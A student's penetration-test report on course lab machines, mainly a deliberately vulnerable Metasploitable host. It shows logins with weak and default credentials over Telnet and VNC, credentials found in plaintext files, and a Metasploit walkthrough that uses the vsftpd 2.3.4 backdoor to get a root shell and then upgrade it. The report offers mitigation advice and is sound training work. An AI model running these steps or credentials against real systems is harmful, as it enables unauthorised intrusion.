
INCS 3320 – Project Ethical Hacking and Penetration Testing

Pentest Report Reporting Vulnerabilities found in the System

Name: SAIF CHHIPA

Username: DarkSpirit

Instructor: Hamidreza Talebi

Date: 28th October 2024

Table of Contents

Objective	3
Enumeration (Finding Vulnerabilities)	3
Exploitation (Exploiting Vulnerabilities)	3
Security Suggestion	3
Target IP Addresses	3
Network Topology	4
Host 1 – Metasploitable	5
Overview	5
Enumeration & Methodology	5
Exploitation	6
Remote Management Service	6
File Services	11
Databases	15
Web Services	16
Backdoor	20
Security Steps	21
Host 2 – Windows 7	22
Overview	22
Enumeration & Methodology	22
Exploitation	24
RDP Connection	25
Risk Analysis	25
Fake services and ports	27
Summary	28
Host 3 – Ubuntu Server	29
Overview	29
Exploitation	30
File Inclusion:	30
File Upload:	32
Command Execution	34
HOST 4 – Honeypot (T-Pot)	36
Overview	36
Enumeration & Methodology	36
SSH Service:	36

Objective

Enumeration (Finding Vulnerabilities)

- **Scanning each IP address for vulnerabilities**
- **Exploring open ports**
- **Determining running services**
- **Finding operating system running and versions of the services**
- **Mapping the network**

Exploitation (Exploiting Vulnerabilities)

- **Exploiting running services**
- **Gaining remote access**
- **Escalating privilege**


Security Suggestion

- **Possible ways to avoid or mitigate the threat**
- **Possible solutions to existing vulnerabilities**

Target IP Addresses

1. **142.232.197.73**
2. **142.232.197.72**
3. **142.232.197.67**
4. **142.232.197.39**

Network Topology



The specified IP addresses are Virtual Machines operating on a server with VMWare ESXi, accessible at the IP address 142.232.197.246. These VMs have a default gateway set to 142.232.197.254, which connects to a router.

These VMs are connected in the same subnet, functioning like a LAN environment with a switch.

Host 1 – Metasploitable

IP Address: 142.232.197.73

Objective: To enumerate active services and exploit potential vulnerabilities.

Overview

Host 142.232.197.73 is a Linux Metasploitable machine. It is designed to be vulnerable for learning purposes. It has numerous vulnerabilities and open ports, almost every port can be exploited. It has all the vulnerabilities mentioned in OWAS top 10, and many others.

Enumeration & Methodology


- Nmap Scan showed that the host has multiple services running on including Web services, Databases, Filesharing and Remote management services.
- It has web services such as Tomcat service, Damn Vulnerable Web-application, Mutillidae, Tikiwiki and Web Distributed Authoring and Versioning (WebDAV) which can potentially grant access to the server and can reveal critical information.
- The Nmap scan contains a lot of services. Identified services are listed below and the Nmap result is attached at the end of the report.

Identified Services

- **Remote Management:** 3 services (SSH, Telnet, VNC)
- **File Services:** 5 services (FTP, NFS, Samba, NetBIOS, RPC)
- **Web Services:** 6 services (Apache, Tomcat, DVWA, WebDAV, Mutillidae, TikiWiki)
- **Databases:** 2 services (MySQL, PostgreSQL)
- **Mail Services:** 1 service (SMTP)
- **Miscellaneous Services:** 5 services (DNS, X11, IRC, Java RMI, Shell/Backdoor)
- **Others:** 4 services (exec, login, krb524, ajp13)

Most of these services haven't been updated for a long time and some of them are configured with very little security and few are just left open, which is too risky.

Refer to the graph shown below to identify which category has the most vulnerabilities and which one an attacker can use as a threat vector.



Exploitation

Remote Management Service

Remote Management Services (RMS) such as SSH, Telnet, RDP, and VNC are commonly used across various business environments. RMS is particularly useful for managing computers, servers, switches, routers, and firewalls from a distance. This service acts as a gateway from the public network to the organization's private or internal network, making it essential to implement proper security measures for these nodes.

In this scenario, we have identified that services like **VNC**, **Telnet**, and **SSH** are active on the target server. Let's evaluate whether these services are configured correctly.

Service: Telnet

Port: 23

Risk Level: **Critical**

```
user@BCITMAIL-SRV: ~  
user@BCITMAIL-SRV: ~ 100x35  
root@kali:~# telnet 142.232.197.73  
Trying 142.232.197.73...  
Connected to 142.232.197.73.  
Escape character is '^]'.  
  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
BCITMAIL-SRV login: user  
Password:  
Last login: Fri Nov 1 17:24:13 EDT 2024 from 10.67.14.123 on pts/5  
Linux BCITMAIL-SRV 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
user@BCITMAIL-SRV:~$
```

In the screenshot above, we can see that I was successfully able to log into 142.232.197.73 with a common username "user" and password "user12345". This is a critical leak, an individual can potentially access confidential information available on the server.

```
user@BCITMAIL-SRV:/$ ls  
bin          etc          krish        nohup.out    Rc33sBEmg9n6GDPsCPpxQcI3_0cp?  tanisha.txt  
boot         hello.txt    lib          opt          root          tmp  
cdrom        home         lost+found  proc        sbin         ufr]  
damien       index.php    media       Puvit       srv          usr  
damien.txt   initrd      mnt         Quinn       sys         var  
dev          initrd.img  mypass.txt  ramonwithane.txt  tanisha     vmlinuz  
user@BCITMAIL-SRV:/$
```

Using the normal user account, I can list the directories and files which are stored inside the root user's home directory. This is possible because the file permissions are not set correctly.

```
WARNING !
ESTRIBUTE.COM
damien.txt  initrd      mnt         Quinn
dev         initrd.img  mypass.txt  ramonwithane.txt
user@BCITMAIL-SRV:/$ cd /root
user@BCITMAIL-SRV:/root$ ls
Desktop  reset_logs.sh  vnc.log
user@BCITMAIL-SRV:/root$ pwd
/root
user@BCITMAIL-SRV:/root$ ls
Desktop  reset_logs.sh  vnc.log
user@BCITMAIL-SRV:/root$
```

Over the further exploration I found the credentials for Windows 7 running on 142.232.197.72.

```
user@BCITMAIL-SRV:/$ cd home
user@BCITMAIL-SRV:/home$ ls
Anubhav_Singla  DarkSpirit  ftp        krish      Nitin      QuinnBarkey
bincent        DevalMalhotra  JaysonPeters  msfadmin  Pouya     RamonWithanE
user@BCITMAIL-SRV:/home$ cd msfadmin
user@BCITMAIL-SRV:/home/msfadmin$ ls
Jayson  vulnerable
user@BCITMAIL-SRV:/home/msfadmin$ cd vulnerable/
user@BCITMAIL-SRV:/home/msfadmin/vulnerable$ ls
mysql-ssl  mywindows7  samba  tikiwiki  twiki20030201
user@BCITMAIL-SRV:/home/msfadmin/vulnerable$ cat mywindows7
username: bcit
password: 112233
user@BCITMAIL-SRV:/home/msfadmin/vulnerable$
```


We have almost full control over this server, we have privilege to create and delete files and folders, modify things and etc.

Service: VNC

Port: 5900

Risk Level: **Critical**


VNC (Virtual Network Computing) establishes a remote connection to a device. Unlike SSH (Secure Shell), which provides a command-line interface (CLI), VNC offers a graphical user interface (GUI) for remote management. It also serves as another public gateway to an organization's internal network.



In this scenario, I am using a VNC client from RealVNC, and for authentication, I will use commonly known passwords, such as "password."

By using this default password, I was able to log in as the root user. This represents a critical vulnerability, as root access grants full access to all files on the system.


Using the default password, I was able to login as a **root**. This is a critical vulnerability. Root access allowed me to gain access to all the files in the system.



Using VNC connection, I completely searched the target machine to find what applications it is running, stored passwords, stored passwords in the browser, shadow files and much more.

I was able to see the logs, credentials stored inside the Tomcat directory for tomcat users. It is a critical flaw, a strong password should have been implemented to prevent an unauthorized access.

Example:



Security Steps:

In the example provided, I gained unauthorized access to the server using VNC and Telnet. Because of the default password, I had root privileges through VNC. These security vulnerabilities can be addressed by implementing a strong password and a unique username for the Telnet/SSH port. Additionally, services like VNC should be disabled when not in use. When they are necessary, it is important to utilize a strong password and a unique username. Furthermore, an access control list (ACL) should be used to allow connections to the Remote Management Services only from specific IP addresses.

File Services

Unlike other servers, this server also runs file services, including FTP, NFS, and Samba. Failure to secure these services can lead to significant vulnerabilities, potentially resulting in threats such as ransomware attacks or unauthorized access through reverse shells if the permissions aren't correctly applied.

Service: FTP

Port: 21


Risk Level: Low

Nmap Result:

21/tcp open ftp

ftp-anon: Anonymous FTP login allowed (FTP code 230)

Sometimes, FTP servers are set up to allow anonymous login, enabling users to access files with limited permissions. While this typically restricts access to the server, it can pose risks. If a company has an anonymous login, users may share files on that server, which could allow unauthorized individuals to access and view all documents in the FTP folder.



As discussed, it did not provide much information because the anonymous user does not have permission to access the directory, resulting in it being empty.

Service: FTP, VSFTPD 2.3.4

Port: 21

Risk Level: Critical

Nmap Result:

21/tcp open ftp **vsftpd 2.3.4**

VSFTPD 2.3.4 is vulnerable and can allow the successful execution of a backdoor, which will give full access to the server (root access). The backdoor can be performed by searching for the vsftpd and version in the Metasploit framework and could be exploited from there.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 142.232.197.73
RHOST => 142.232.197.73
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
CHOST      localhost        no        The local client address
CPORT      21               no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     142.232.197.73  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Furthermore, upon establishing a successful connection, we can import a more interactive Python shell.

```
python -c 'import pty; pty.spawn("/bin/bash")' 142.232.197.73:21
root@BCITMAIL-SRV:/#

root@BCITMAIL-SRV:/#

root@BCITMAIL-SRV:/#

root@BCITMAIL-SRV:/#

root@BCITMAIL-SRV:/# ls
ls
bin      dev      initrd   lost+found  nohup.out  root    sys    var
boot    etc      initrd.img  media      opt        sbin   tmp   vmlinuz
cdrom   home    lib      mnt        proc       srv    usr
```


Service: PostgreSQL

Port: 21

Risk Level: Moderate

Using FileZilla, similar to FTP, I was able to gain access to the PostgreSQL folder. This access reveals much more information than an anonymous login would allow. It enables me to list all the content within the directories but restricts me from making changes outside of the PostgreSQL folder. I was able to explore the /home directory and the remaining directories inside /var.

Credentials used: **username: postgres password: postgres**




Service: WebDAV Distributed Authoring and Versioning Port: 80

Risk Level: Low





Nmap Scan:

```
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

WebDAV (Web Distributed Authoring and Versioning) is an extension of the HTTP protocol that allows users to collaboratively edit and manage files on remote web servers.



Index of /dav

Name	Last modified	Size	Description
 Parent Directory		-	
 Visit/	31-Oct-2024 16:21	-	
 Visit2/	31-Oct-2024 16:21	-	
 test/	31-Oct-2024 16:21	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 142.232.197.73 Port 80

This service can be accessed using

```
root@kali:~# cadaver http://142.232.197.73/dav/
dav:/dav/>
dav:/dav/>
dav:/dav/>
dav:/dav/> ls
Listing collection `'/dav/'`: succeeded.
Coll:  Visit           0  Oct 31 15:21
Coll:  Visit2          0  Oct 31 15:21
Coll:  test            0  Oct 31 15:21
dav:/dav/>
```

Cadaver allows users to upload and download files from the server. While it restricts permissions for changes made within the dav folder, confidential information can be leaked if configured without a password.

Databases

Service: MySQL

Port: 3306

Risk Level: Critical

Nmap result:

